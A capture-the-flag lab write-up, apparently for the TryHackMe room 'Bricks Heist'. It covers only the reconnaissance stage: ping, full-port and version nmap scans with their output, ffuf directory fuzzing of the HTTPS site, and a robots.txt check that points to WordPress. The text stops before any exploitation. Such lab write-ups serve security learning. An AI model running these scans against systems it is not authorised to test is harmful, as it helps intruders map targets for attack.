

# Bricks Heist (THM)

ip of the machine :- 10.10.94.0




```
┌──(root㉿CyberCreedPC)-[/home/sohamt]
└─# ping 10.10.94.0
PING 10.10.94.0 (10.10.94.0) 56(84) bytes of data.
64 bytes from 10.10.94.0: icmp_seq=1 ttl=60 time=182 ms
64 bytes from 10.10.94.0: icmp_seq=2 ttl=60 time=168 ms
64 bytes from 10.10.94.0: icmp_seq=3 ttl=60 time=162 ms
64 bytes from 10.10.94.0: icmp_seq=4 ttl=60 time=219 ms
^C
--- 10.10.94.0 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 162.493/182.788/218.861/22.025 ms

┌──(root㉿CyberCreedPC)-[/home/sohamt]
└─#
```

machine is on!!!



```
┌──(root㉿CyberCreedPC)-[/home/sohamt]
└─# nmap -p- --min-rate=10000 10.10.94.0
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-02 19:53 IST
Nmap scan report for bricks.thm (10.10.94.0)
Host is up (0.16s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 10.62 seconds
```

Found some open ports.




```
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 cf:c0:9d:0d:be:b6:0d:79:37:82:80:94:7f:48:5f:78 (RSA)
|   256 fc:b9:9e:60:c9:e5:76:7e:d8:11:bb:6e:f3:ea:95:09 (ECDSA)
|_  256 12:4c:be:ec:3b:3d:be:d0:41:b8:01:30:3f:69:d0:75 (ED25519)
80/tcp   open  http     WebSockify Python/3.8.10
|_http-server-header: WebSockify Python/3.8.10
|_http-title: Error response
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 405 Method Not Allowed
|     Server: WebSockify Python/3.8.10
|     Date: Mon, 02 Sep 2024 14:24:53 GMT
|     Connection: close
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 472
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 405</p>
|     <p>Message: Method Not Allowed.</p>
|     <p>Error code explanation: 405 - Specified method is invalid for this resource.</p>
|     </body>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 501 Unsupported method ('OPTIONS')
|     Server: WebSockify Python/3.8.10
|     Date: Mon, 02 Sep 2024 14:24:53 GMT
|     Connection: close
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 500
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
```

```
|       <body>
```


did aggressive scan and found versions of services running on the ports.

Gobuster was not working, SO used ffuf for directory fuzzing on port 443 (https) server.




```
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://10.10.94.0/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.hta                    [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 153ms]
.htpasswd               [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 176ms]
.htaccess               [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 181ms]
0                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1051ms]
admin                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 984ms]
atom                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1162ms]
dashboard               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 892ms]
embed                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 901ms]
favicon.ico             [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1052ms]
feed                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1010ms]
index.php               [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1103ms]
login                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 974ms]
page1                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 917ms]
phpmyadmin              [Status: 301, Size: 238, Words: 14, Lines: 8, Duration: 266ms]
rdf                     [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1147ms]
render/https://www.google.com [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 518ms]
rss                     [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 983ms]
robots.txt              [Status: 200, Size: 67, Words: 4, Lines: 4, Duration: 1039ms]
rss2                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1009ms]
server-status           [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 155ms]
server-info             [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 157ms]
wp-content              [Status: 301, Size: 238, Words: 14, Lines: 8, Duration: 301ms]
wp-admin                [Status: 301, Size: 236, Words: 14, Lines: 8, Duration: 310ms]
wp-includes             [Status: 301, Size: 239, Words: 14, Lines: 8, Duration: 288ms]
xmlrpc.php              [Status: 405, Size: 42, Words: 6, Lines: 1, Duration: 913ms]
:: Progress: [4734/4734] :: Job [1/1] :: 41 req/sec :: Duration: [0:02:14] :: Errors: 0 ::
```

Got some directories and mostly redirects (300s).



```
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php
```

Just thought of going to robots.txt which is like a default file in almost every server and here we can see it and predict that wordpress is running.



